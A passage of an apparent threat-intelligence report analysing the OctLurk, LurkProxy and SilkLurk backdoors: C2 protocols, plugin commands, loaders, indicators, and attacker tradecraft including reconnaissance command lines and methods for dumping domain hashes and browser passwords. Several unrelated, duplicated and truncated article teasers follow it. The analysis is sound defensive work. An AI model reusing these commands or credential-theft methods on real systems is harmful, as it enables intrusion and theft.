The backdoor initially transmits a 16‑byte header that specifies the size of the incoming data packet, as shown below. It then sends the actual data packet.
0x00: randomly picked 10 chars from the string “zyxwvutsrqponmlkjihgfedcbaABCDEFGHIJKLMNOPQRSTUVWXYZ9876543210-_”
0x0A: \x00\x00
0x0C: next_packet_size
The first packet received is 16 bytes long, and its last four bytes specify the size of the subsequent data packet. The format of the subsequent data packet is shown below.
0x00: XOR key; size 83 bytes
0x53: compressed data size
0x57: compressed data in the format: <uncompressed_size> <deflate(data)>
The received data is decrypted using a double‑XOR method: first with the XOR key contained in the packet, then with a hard‑coded XOR key. After the XOR decryption, the data is zlib decompressed. The data may be a command or a plugin code.
OctLurk loads plugins from the C2 server directly into memory to perform various tasks. Each plugin exports two methods — ins_ctl_db and oct_lk_col — with the actual functionality implemented in oct_lk_col. Our analysis shows that the plugins listed below are commonly deployed on victim machines.
Command Shell: provides a command shell
File Manager: performs filesystem interaction
Interaction Manager: synthesizes keyboard and mouse events
The table below provides a detailed description of operations performed by these plugins, where each switch case value denotes command ID.
Plugin type
Description
File Manager
● case 0x10020: for each drive, retrieve the following information: volume GUID path, drive letter, volume name, file system name, drive type, volume serial number, total size in bytes, and free space in bytes.
● case 0x10030: search for a file that matches a specified name and retrieve the following information: file attributes, creation time, last access time, last write time, file size, the file’s name, and its short (8.3) name.
● case 0x10040: recursively list all files in a specified location, including only those whose size, creation time, last write time, and last access time fall within the threshold values defined by C2. For each listed file, retrieve the following details: file attributes, creation time, last access time, last write time, file size, file name and alternative name for the file
● case 0x10050: use the ShellExecuteExW API to open the specified file path, which may be an executable, a document, or a folder.
● case 0x10051: execute the specified command line using the CreateProcessAsUserW API.
● case 0x10060: perform the following file‑system operations: copy, delete, move, and rename — using the SHFileOperationW API.
● case 0x10070: create a directory.
● case 0x10080: set the attributes for a file or directory.
● case 0x10090: for the filename provided by C2, set the file created, last accessed, and last modified timestamps to the values received from C2.
● case 0x20010: get the size of a file.
● case 0x20020: read a file from the system in chunks, starting at a specified offset.
● case 0x20030: calculate the CRC32 of each file data chunk, and retrieve the file created, last accessed, and last written times.
● case 0x20040: close the file handle and free the associated metadata (file path, handle, and size).
● case 0x20110: create a file at the specified path and write the bytes received from C2 into it. Then set the file created, last accessed, and last modified times using the timestamps supplied by C2.
Command Shell
● case 0x3E9: launch cmd.exe as shell.
● case 0x3EA: send the exit command to close the command shell.
● case Default: if a command string is received from the C2 and the shell is running, write the command to the shell. Then read the shell’s output and send it back to the C2.
If a command string is received from the C2 server and the shell is not already running, execute the command using C:\Windows\System32\cmd.exe /S /C "<command_string>" > %TEMP%\tmp%d%x.tmp where %d and %x are random values. Afterwards, read the output from the temporary file tmp%d%x.tmp and then delete the file.
Interaction Manager
● case 0x3E9: capture the entire screen as a BMP image.
● case 0x3EA: capture the entire screen at specified intervals.
● case 0x3EC: retrieve clipboard data.
● case 0x3ED: copy the data to the clipboard.
● case 0x3F3: MOUSEEVENTF_LEFTDOWN: set the cursor to the specified position and press the left mouse button.
● case 0x3F5: MOUSEEVENTF_LEFTDOWN | MOUSEEVENTF_LEFTUP: move the cursor to the specified position, then press and release the left mouse button.
● case 0x3F6: MOUSEEVENTF_RIGHTDOWN: set the cursor to the specified position and press the right mouse button.
● case 0x3F7: MOUSEEVENTF_RIGHTUP: set the specified cursor position and release the right mouse button.
● case 0x3F8: MOUSEEVENTF_MOVE: move the mouse cursor to specific coordinates, simulating a mouse movement event.
● case 0x3F9: MOUSEEVENTF_WHEEL: move the mouse wheel by a specified amount.
● case 0x3FD: press the key indicated by the virtual‑key code.
● case 0x3FE: KEYEVENTF_KEYUP: release the key identified by the virtual-key code.
● case DEFAULT: MOUSEEVENTF_LEFTUP: move the cursor to the specified position and release the left mouse button.
Post-compromise activity
The attacker used the command‑shell plugin installed via the OctLurk backdoor to perform the following actions:
Victim fingerprinting

The attacker used admin credentials to create a scheduled task named GoogleUpDate on remote machines. This task runs once with System account privileges, executing the script located at C:\windows\temp\in.bat (MD5 45cf5916fab4272a1313c26e67aa9220, 4e6d5c4770d5a822d7fcce6a74f7ad73). After querying the task’s status, the attacker triggers its execution, as shown below.
The batch script runs a series of commands that collect comprehensive information about the machine’s hardware, software, and network configuration as shown in the table below. The results are saved in three files — info.txt, <hostname>.datb, and <hostname>_logs.datb — all stored in the %TEMP% directory.
Command
Description
chcp 1256
Changes the system’s code page to 1256, which supports Arabic characters.
powershell $PSVersionTable
Retrieves the version information of PowerShell.
qwinsta
Views all active sessions on the local machine.
klist sessions
Displays a list of logon sessions on this computer (Including Kerberos).
TASKLIST /V
Lists all running tasks with detailed information.
findstr /i /c:”explorer.exe”
Searches for explorer.exe in a case-insensitive manner. Used together with TASKLIST /V.

wevtutil qe Security /f:text /c:5 /rd:true /q:”*[System[(EventID=4624)]] and *[EventData[Data[@Name=’LogonType’]=10]]”
Retrieves the last 5 events from the Security event log where the event ID is 4624 (successful logon event) and the logon type is 10 (remote interactive logon e.g., Remote Desktop Protocol).
Displays detailed information about the current user, including their security identifiers (SIDs), privileges, group memberships, and authentication details.
Searches the Windows Registry under HKEY_LOCAL_MACHINE (HKLM) for entries where the value name is “ProfileImagePath” and the type is REG_EXPAND_SZ. It points to the location of a user’s profile folder.
cmd.exe /c dir /b c:\users
Lists the contents of the C:\Users directory.
wmic startup get caption,command | findstr exe
Filters startup items for executable files.
powershell “get-MpComputerStatus”
Retrieves the status and configuration details of Microsoft Defender Antivirus (formerly Windows Defender) on a Windows system.
Queries exclusion settings for Microsoft Defender Antivirus. This is where you can configure files, folders, processes, and extensions that should be excluded from being scanned by Defender.
wevtutil gli Security
Configures the Security event log.
wevtutil gl Security /f:xml
Retrieves events from the Security log in XML format.
wevtutil gli “Windows PowerShell”
Configures the Windows PowerShell event log.
wevtutil gl “Windows PowerShell” /f:xml
Retrieves events from the Windows PowerShell log in XML format.
wevtutil gli System
Configures the System event log.
wevtutil gl System /f:xml
Retrieves events from the System log in XML format.
schtasks /query /fo LIST /v | findstr “TaskName> Status> ‘Task To Run’> ‘Run As User’>”
Lists all scheduled tasks in verbose mode and extracts the following fields: Status, Task To Run, Run As User, and TaskName.
Provides network configuration details, such as IP address, DNS, DHCP status, etc.
ipconfig /all
Displays detailed network configuration.
netstat -e -s
Displays detailed network protocol statistics.
certutil -urlcache
Displays URL cache entries.
ipconfig /displaydns
Displays the contents of the DNS client resolver cache.
Event log collection
The attackers ran commands to export successful logon events for remote interactive logons (e.g., Remote Desktop Protocol) and to query those events for specific users.
Credential harvesting
Impacket — secretsdump
Attackers ran a malicious file named Adobe.exe (MD5 32a5985543433a4f60da2fafd873b927), which is a portable‑executable version of Impacket’s secretsdump.py tool. Using this tool, they extracted password hashes from domain controllers, the critical servers in an Active Directory environment. Immediately after harvesting the hashes, they issued commands to list all members of the “Domain Controllers” group, likely to identify and target additional domain controllers for further compromise.
Keylogger
Attackers dropped and executed a keylogger located at C:\Users\Public\Pictures\AnyDesk.exe (MD5: 2a571f6cee42a17d873f4c942649813f). They then created a scheduled task named AnyDesk to run the keylogger whenever any user logged on as shown below.
The keylogger creates two files: C:\Users\Public\Libraries\msect\dev0, which stores captured keystrokes, and C:\Users\Public\Libraries\msect\dev1, which holds clipboard data. Before writing to these files, the captured data is encoded by subtracting 2 from each byte.
Browser Password Decryptor
The Browser Password Decryptor tool C:\users\[username]\libraries\64.exe (MD5 37dc84e4bcad92fa28f1e7778d088283) is used to extract passwords from browsers. The tool offers two options: -help to extract passwords from Chrome and -exit to extract passwords from Firefox. For Chrome, the tool targets the Login Data and Local State databases located at %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data and %LOCALAPPDATA%\Google\Chrome\User Data\Local State, respectively. The Local State contains the master key, which is essential for decrypting encrypted login information stored in the Login Data database file. For Firefox, the tool targets the logins.json file located at %APPDATA%\Mozilla\Firefox\Profiles\{profile folder}. The logins.json file in Firefox stores encrypted usernames and passwords for websites.
Pandora RC agent provides remote control of a victim’s computer, allowing attackers to monitor and manipulate the system. Using administrative credentials, the attacker creates a scheduled task named GoogleUpDate on the compromised machines. This task runs once with System account privileges and executes the script 1.bat, which can be found at either C:\Users\[username]\1.bat or C:\ProgramData\1.bat (MD5 5e26df131ff0a679a0a2699b723b46e3). The task’s status is first queried, then it is executed, as shown below.
The batch script 1.bat executes a command that downloads and installs the Pandora RC agent using the arguments shown below.
EHUSER: a Pandora RC user
STARTEHORUSSERVICE: start the agent after the installation finishes (default = 1)
EHORUSINSTALLFOLDER: specify the folder where you want to install the agent (default: %ProgramFiles%\_agent)
DESKTOPSHORTCUT: 0: do not create a desktop shortcut
Network scan: FSCAN
Fscan is a comprehensive internal‑network scanning tool that offers a range of functions, including network discovery, vulnerability assessment, reverse‑shell creation, and brute forcing of common services. The executable is dropped to %TEMP%\fc.exe (MD5: cf903e4a1629aa0582fd0363b5786676) and writes its output to %TEMP%\result.txt. Using Fscan, both internal and public networks were scanned to identify services running on specific ports, such as Secure Shell (SSH) on port 22 and MySQL on port 3306. The tool also attempted to access these services using credentials from the password file pp.txt.
Email harvesting

The attackers used the curl command to connect to an email server, authenticate with a username and password, and issue a command to select the Inbox folder. Typically, the goal is to:
Verify that a connection to the email server is working
Authenticate the user
Prepare the Inbox folder for reading or manipulating messages (e.g., listing, fetching, or deleting emails)
LurkProxy
In a similar manner to the OctLurk backdoor, the attacker also deployed another implant we named LurkProxy, which uses a heavily obfuscated version of the OctLurk loader. While LurkProxy has a nearly identical architecture to the OctLurk backdoor, its primary role is to proxy network traffic. Like the OctLurk, it exports a function named curl_escape_easy, which the loader invokes. Once executed, LurkProxy listens on all interfaces on hard‑coded port 64980 and establishes a TLS‑encrypted connection to the C2 server (154[.]196[.]162[.]76). The C2 communication uses a proprietary binary protocol, where each packet is compressed with zlib, encrypted with a double‑XOR scheme, and follows the structure outlined below.
Offset
Data
Type
0x00 (00)
Unused
–
0x08 (08)
Packet control flags. Bit 0 indicates high priority packet, bit 1 indicates single packet
bit array
0x0C (12)
Command number
int
0x10 (16)
Handler number (unique identifier for each proxy client in the first mode)
int
0x14 (20)
Command integer argument
int
0x18 (24)
Unused
–
0x1C (28)
Data 1 payload size
int
0x20 (32)
Data 2 payload size
int
0x24 (36)
Data 1 byte stream
bytes
0x24 (36) + N
Data 2 byte stream
bytes
LurkProxy can function as a reverse proxy in two distinct modes as described below. The mode is selected by a static flag, meaning the proxy can operate in only one mode at a time. In the implant we examined, the first (SOCKS5) mode was used.
Mode 1: SOCKS5 proxy
When a client connects, LurkProxy sends to the C2 the command 0x1000010, indicating that the connection has been established and includes the target address in the packet data. The C2 server then opens a connection to that address, enabling bidirectional communication through the appropriate commands.
Mode 2: transparent proxy
In this mode, the target address and port are hard‑coded. Upon startup, LurkProxy immediately connects to the predefined target via the C2 channel using the same command. All subsequent client connections are routed through this single, fixed target. This mode handles raw network traffic directly, bypassing the SOCKS5 layer.
Command ID
Direction
Description
Arguments
0x1000010
Implant -> C2
When a new proxy client connects, it creates a proxy session and notifies C2 of the successful configuration
Target port in command integer argument
UTF-16 encoded connection hostname in data 1
0x1000010
C2 -> Implant
Used to control the session, allowing it to pause or stop proxying
Action in command integer argument (1 to pause, or any other value to terminate)
0x1000030
Implant -> C2
Sent when the LurkProxy is shut down
–
0x1000050
Implant -> C2
Forwards the received bytes from the client to C2
Raw TCP bytes in data 1
0x1000050
C2 -> Implant
Forwards the received bytes from the proxy target to the client
Raw TCP bytes in data 1
SilkLurk
Deployment
The attacker created a service that executes legitimate binaries, such as NetSetSvc.exe (NVIDIA debug dump), nvgwls.exe (NVIDIA background tool responsible for autotuning), RtkSmbus.exe (Realtek Semiconductor’s noise‑cancelling program), and RtkNGUI64.exe (Realtek High‑Definition Audio Manager), to side‑load malicious loader DLLs: nvml.dll, vulkan-1.dll, RtkSmbusLoc.dll, and RtkNGUI64Loc.dll, respectively. These DLLs act as a loader that will inject SilkLurk backdoor into the process memory.
SilkLurk loader
SilkLurk loader working logic
The loader first verifies that it is running within the legitimate executable that loads it. Next, it moves the payload file (in the analyzed sample, it was named OneDrive.dat) from its module location (C:\ProgramData\Microsoft\Network\Connections in the analyzed sample) to the hard‑coded payload path (C:\ProgramData\Microsoft OneDrive\setup in the analyzed sample). Note that the hard-coded payload path may vary depending on the loader.

Next, the loader creates a service named RmSs to maintain persistence. The service will run the legitimate module binary (C:\ProgramData\Microsoft\Network\Connections\nvgwls.exe) that loads the malicious loader (vulkan-1.dll). The service is configured with the parameters mentioned below. Additionally, the service configuration is modified to restart the service in the event of a failure. Finally, the loader starts the service.
Service Type:SERVICE_WIN32_OWN_PROCESS
Start Type:SERVICE_AUTO_START
Error Control:SERVICE_ERROR_NORMAL
On service start, loader calls StartServiceCtrlDispatcher, which will invoke ServiceProc. The ServiceProc then calls the routine s_1800078F0_decrypt_and_run_payload. This routine computes a 32-bit hash (dword) of the victim’s computer name. The dword hash is used by a custom algorithm made up of arithmetic and logical operations to decrypt the hardcoded payload file path. The payload bytes themselves are decrypted with the same algorithm that decoded the file path. By using the victim’s computer name in the decryption of both the file path and the payload bytes, the loader becomes specific to each victim. The decrypted bytes contain shellcode with the following structure:
Shellcode offset
Description
0x000 (0)
Stub code, which performs reflective code injection
0x770 (1904)
Hardcoded value 0x11113F68, XORed with the computer name hash
0x774 (1908)
Hardcoded byte 0xD9, used as XOR key to decrypt import DLL names and APIs
0x775 (1909)
Size of the encrypted backdoor
0x779 (1913)
Encrypted backdoor data blob
The stub code decrypts and injects the backdoor blob into memory. To decrypt the blob, it first computes a dword hash of the computer’s name. This hash is then fed into a custom algorithm — a series of arithmetic and logical operations — that performs the decryption. This algorithm differs from the one used to decrypt the payload file.
The IMAGE_DOS_HEADER of the backdoor binary is zeroed out. Information in the IMAGE_NT_HEADERS, such as ImageSize and NumberOfSections, is XOR-decrypted using the hash of the computer name. The first three sections are decrypted again using a custom algorithm (a series of arithmetic and logical operations) before being injected into memory.
During import resolution, DLL names and API names are XOR‑decrypted using a hard‑coded single‑byte key. After the import DLL is loaded and the API addresses are resolved, the DLL and API name strings are zeroed out.
During relocation, the size of each relocation block, the value of each relocation entry, and the bytes to be relocated are XOR‑decrypted using the dword hash of the computer name. Afterward, the entry point is also XOR‑decrypted with the same hash and then invoked.
SilkLurk backdoor
The backdoor contains a hardcoded configuration of 0x4AC (1196) bytes, with the first 0x10 (16) bytes holding a mutex string and the remaining 0x49C (1180) bytes comprising encrypted configuration data; this configuration is written to a hardcoded filename (e.g., 2470b666bece868f, 27879a4df1a740ff) that differs across samples and is placed in the %APPDATA% directory. The configuration is decrypted using a custom algorithm involving a series of arithmetic and logical operations that is distinct from the algorithm used to decrypt the encrypted backdoor blob and payload file. The configuration has the following structure:
Offset
Description
0x00 (000)
C2 Host 1
0x64 (100)
C2 Host 2
0xC8 (200)
C2 Host 3
0x12C (300)
C2 Host 4
0x190 (400)
Port for C2 Host 1
0x192 (402)
Port for C2 Host 2
0x194 (404)
Port for C2 Host 3
0x196 (406)
Port for C2 Host 4
0x198 (408)
Unknown 21 bytes
0x1AD (429)
Proxy address 1
0x22A (554)
Proxy username 1
0x2A7 (679)
Proxy password 1
0x324 (804)
Proxy address 2
0x3A1 (929)
Proxy username 2
0x41E (1054)
Proxy password 2
The backdoor creates a TCP socket and connects to the C2 server defined in the configuration. If proxy details are provided, it attempts to establish the C2 connection through the proxy. The proxy request uses the following format:
After successfully connecting to the C2 server, it generates a random 32‑byte (0x20) network key that will be used to encrypt and decrypt network packets. This key is appended to the magic dword, as shown in the table below, creating a 40‑byte block that is then encrypted with a custom algorithm: a series of arithmetic and logical operations that differs from the one used to decrypt the configuration.
Field offset
Field size (in bytes)
Field value
0x00 (00)
0x04 (04)
0x0C7FFBE86h (magic dword)
0x04 (04)
0x04 (04)
0
0x08 (08)
0x20 (32)
Network key (will be used to encrypt and decrypt network traffic)
It then prepares a packet to send the key to the command‑and-control server, as shown in the table below. The packet contains a 0xC (12‑byte) header, a 0x28 (40‑byte) block of encrypted network‑key data (see the table above), and a randomly generated payload whose size ranges from 0x14 (20) to 0xB4 (180) bytes.
Encrypted network key data (as mentioned in above table)
0x34 (52)
size between 0x14 (20) and 0xB4 (180)
Random data bytes
After sending the key, the backdoor collects the following victim information: local computer name, DNS domain assigned to the local computer, user’s logon name, processor architecture, OS major version and build number, host IP address, current process ID, tick count value, and backdoor module name. The collected victim information is first compressed and then encrypted using the network key. The custom algorithm (a series of arithmetic and logical operations) used to encrypt collected victim information is different from the algorithms used to decrypt the configuration and encrypt the network key. Before sending the victim information, a 0x0F (15) byte header is generated and encrypted using the same custom algorithm used to encrypt the collected victim data. The header follows the format as shown in the table below.
Field offset
Field size (in bytes)
Field value
0x00 (00)
0x04 (04)
0xC7FFBE86 (magic dword)
0x04(04)
0x04 (04)
Message type (1 means victim information)
0x08 (08)
0x04 (04)
Data size (size of encrypted victim information)
0x0C (12)
0x01 (01)
Compression flag (1 means compressed)
0x0D (13)
0x02 (02)
Size of random bytes, between 0x14 and 0x96 bytes
Finally, the encrypted header and victim information are formatted as shown below and transmitted to the C2 server.
Once the backdoor has transmitted the victim information, it waits for a 0x13‑byte (19‑byte) response from the C2 server. This response follows the structure presented in the table below.
Field offset
Field size (in bytes)
Field value
0x00 (00)
0x04 (04)
Random dword
0x04 (04)
0x0F (15)
Encrypted header data
The encrypted header contained in the response is decrypted with the network key that was generated and shared with the C2 server. After decryption, the header retains the same size and structure as the one used in the victim information message.
The message type field in the header (offset 0x04) determines which operation (command) to perform. Next, the backdoor figures out the size of the command data to receive by adding up the size of the encrypted data (found at position 0x08 in the received header) and the size of the random bytes (found at position 0x0D in the received header). The received command data is first decompressed, based on the compression flag located at position 0x0D in the received header, and then decrypted using the custom algorithm that was used to encrypt the sent data. The backdoor supports the following commands:
Command (message type)
Description
03
Based on subcommand, perform the following operations:
00: Get target system’s local time
01: Set sleep time in milliseconds, after which to reconnect to the C2 server
04
Send current backdoor configuration
05
Update backdoor configuration
06
Receive and inject additional payloads (plugins) into memory. Based the on subcommand, perform the following operations:
01: Inject payload (plugin) bytes into memory and execute payload’s entry point
03: Call export method of injected plugin
Post-compromise activity

The threat actor operating the SilkLurk backdoor first used it to invoke cmd.exe to launch PowerShell. Within PowerShell, they ran commands such as net use to connect to shared network resources with administrative credentials. After establishing the connection, they searched the shared drives for confidential documents to exfiltrate. Once the search was complete, they disconnected from the network share to erase evidence of which internal servers had been accessed. To archive the stolen data, they employed legitimate archiving tools: WinRAR and 7‑Zip.
Below are the paths and names of the WinRAR and 7Zip binaries used by the attackers.
The SilkLurk backdoor opened a command shell (cmd.exe). Using this shell, the attacker executed the file C:\ProgramData\microsoft\html help\kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c). The kmsonline.exe binary acted as a dropper for the PlugX malware, deploying the malicious files listed below.
Our Kaspersky Threat Attribution Engine (KTAE) also identified a strong degree of similarity between kmsonline.exe (MD5: 3c9a1ba8e0c7475706adc6376e9d7b7c) and PlugX.
PlugX was configured to communicate with the C2 domain gycudore[.]kozow[.]com and the IP address 64[.]7[.]198[.]130. Below are the extracted configuration fields from PlugX.
Config field name
Value
Injection Target Process
%SystemRoot%\system32\svchost.exe
Home Directory
%ALLUSERSPROFILE%\Symantec
Persistence Name
SymantecRAS
Service Display Name
SymantecRAS
Service Description
Symantec RAS Services
Campaign ID
KG_MFA
Infrastructure
The threat infrastructure relies on VPS servers. Some OctLurk and LurkProxy C2 addresses are referenced in a public report by Kazakhstan’s State Technical Service (STS) company. According to available data, a campaign targeting critical infrastructure in Kazakhstan was discovered in March 2025. During this campaign, attackers employed the TrustFall (STS internal designation) remote access malware, also known as MystRodX (Qianxin) and SilentRaid (Cisco) and designed for Linux-based operating systems. Subsequently, in October 2025, STS researchers found additional TrustFall samples, while also discovering its new C2 servers via active probing. Notably, three observed TrustFall C2 addresses were also leveraged by OctLurk and LurkProxy. This overlap points to shared infrastructure across multiple OS-targeting campaigns, though it remains unclear whether these activities ran concurrently or at different times.
Attribution
We identified multiple artifacts confirming that OctLurk and SilkLurk are operated by the same threat actor. Several users infected with OctLurk were also found to be infected with SilkLurk, and in some cases both malware families used the same staging directory. Below are examples of these artifacts.
In one incident, the attackers created the service C:\Windows\system32\svchost.exe -k ExAstSrc -s ExAstSrc to deploy OctLurk. They used OctLurk to obtain a command shell and were observed dropping the SilkLurk loader vulkan-1.dll (MD5 be4731c09734da2e8eb6814a9c82f266) via this shell, as shown below.
In another incident, we observed attackers using the same directory C:\ProgramData\intel\ to drop both the OctLurk and SilkLurk loader DLLs.
In one incident, the attacker used SilkLurk to obtain a command shell (cmd.exe) and then deployed and executed the PlugX malware. The PlugX sample was configured to contact gycudore[.]kozow[.]com as its command‑and‑control (C2) server, while the SilkLurk backdoor used ctyuhjerf[.]kozow[.]com for C2. PlugX is a well‑known modular remote‑access Trojan (RAT) that has been active since at least 2008 and historically linked to Chinese-speaking threat actors. This suggests that both OctLurk and SilkLurk were also developed and operated by a Chinese‑speaking actor, although at this time, we cannot attribute this activity to a known threat group.
Conclusions
The emergence of the OctLurk and SilkLurk multi‑plugin malware framework highlights how threat actors continuously refine their tactics to evade detection and maintain control over compromised networks. Both families operate primarily in memory, leaving only a minimalistic loader on disk that relies on machine‑specific data (OctLurk uses the drive serial number, and SilkLurk uses the computer name) to decode payload locations and contents. This victim‑specific encoding makes reverse engineering and automated detection considerably harder.
In addition to sophisticated obfuscation, the attackers establish redundant access channels, harvest credentials, and deploy well‑known remote access and monitoring tools. These secondary pathways ensure persistence even if the original infection vector is discovered or neutralized.
While monitoring attack cases targeting MS-SQL servers, the AhnLab SEcurity intelligence Center (ASEC) identified an instance in which the Larva-26009 threat actor installed the XMRig CoinMiner. While the installation of CoinMiner is common in attack cases targeting MS-SQL servers, in this particular attack case, the attacker installed VShell and GotoHTTP to gain control over the […]
While monitoring attack cases targeting MS-SQL servers, the AhnLab SEcurity intelligence Center (ASEC) identified an instance in which the Larva-26009 threat actor installed the XMRig CoinMiner. While the installation of CoinMiner is common in attack cases targeting MS-SQL servers, in this particular attack case, the attacker installed VShell and GotoHTTP to gain control over the […]
Content AhnLab monitored domestic APT (Advanced Persistent Threat) attacks—attacks that are conducted covertly and persistently—using its own infrastructure. This report summarizes the classification and statistics on domestic APT attacks identified in June 2026 and describes the capabilities of each type of APT attack. Purpose and Scope Most of the APT attacks identified in Korea were […]
Content AhnLab monitored domestic APT (Advanced Persistent Threat) attacks—attacks that are conducted covertly and persistently—using its own infrastructure. This report summarizes the classification and statistics on domestic APT attacks identified in June 2026 and describes the capabilities of each type of APT attack. Purpose and Scope Most of the APT attacks identified in Korea were […]
WordPress has patched a serious core vulnerability chain known as wp2shell, and site owners are understandably focused on updating their own sites. But there’s another question worth asking: what happens to ordinary visitors when they land on a compromised site?
Because a hacked website becomes a delivery mechanism for scams, credential theft, malware, and malicious redirects.
The wp2shell vulnerabilities are especially concerning because they affect WordPress Core itself, don’t require a
WordPress has patched a serious core vulnerability chain known as wp2shell, and site owners are understandably focused on updating their own sites. But there’s another question worth asking: what happens to ordinary visitors when they land on a compromised site?
Because a hacked website becomes a delivery mechanism for scams, credential theft, malware, and malicious redirects.
The wp2shell vulnerabilities are especially concerning because they affect WordPress Core itself, don’t require a malicious or vulnerable plugin, and can be exploited without authentication on vulnerable versions. Experts say the chain can lead to full administrative control of a site and remote code execution with web server privileges, meaning an attacker can change what the site serves to visitors.
And cybercriminals are already doing their dirty work:
“Exploitation activity began within hours of the patch release. Wordfence observed endpoint probing and SQL injection attempts the same evening, and public proof-of-concept code was reported in the days that followed.”
Once attackers control a WordPress site, they rarely stop at defacement. A common next step is to quietly inject JavaScript, redirect visitors to malicious pages, or load content from attacker-controlled infrastructure. That can expose visitors to fake login pages, scam pop-ups, browser-based malware, or drive-by downloads, depending on the attacker’s goals.
The possible harm
This isn’t an exhaustive list, but these are some of the ways visitors to a wp2shell-compromised site could be affected:
Credential theft. Attackers can inject fake login forms or iframe-based overlays that imitate Microsoft 365, Google, banking, or social media sign-in pages to steal usernames and passwords.
Malware delivery. The site can be turned into a staging point for browser exploitation, malicious downloads, or redirect visitors to malware-hosting pages.
Scams and fraud. Visitors may be redirected to fake support pages, fake giveaways, or fraudulent payment prompts.
Tracking and profiling. Attackers can use injected scripts to fingerprint visitors, harvest browser details, and track victims across sessions.
Search and reputation damage. Search engines and security tools may flag the site, which can expose visitors to warnings and reduce trust long after the initial compromise.
What you can do
Be cautious, even on websites you normally trust. If something looks different from what you’d expect, treat it as a warning sign.
Be especially wary of unexpected login prompts, download requests, and browser warnings. For site owners, it means patching quickly and treating compromise as a possibility, not an edge case.
Keep your operating system, browsers, and security software up to date. Compromised websites can also try to exploit known vulnerabilities on visitors’ devices.
Use an up-to-date, real-time anti-malware solution that can alarm you if a website tries to infect your device.
Pro tip: Use Malwarebytes’ free Browser Guard extension. It uses heuristic detection to identify malicious websites, block scams, and protect against other web-based threats.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Security researchers warn hackers are actively exploiting two patched WordPress Core vulnerabilities that could let attackers fully compromise unpatched websites.
The post Hackers Already Exploiting Newly Patched WordPress Flaws, Researchers Warn appeared first on TechRepublic.
Security researchers warn hackers are actively exploiting two patched WordPress Core vulnerabilities that could let attackers fully compromise unpatched websites.
Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.
This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging t
Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.
This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.
Initial sign of an attack
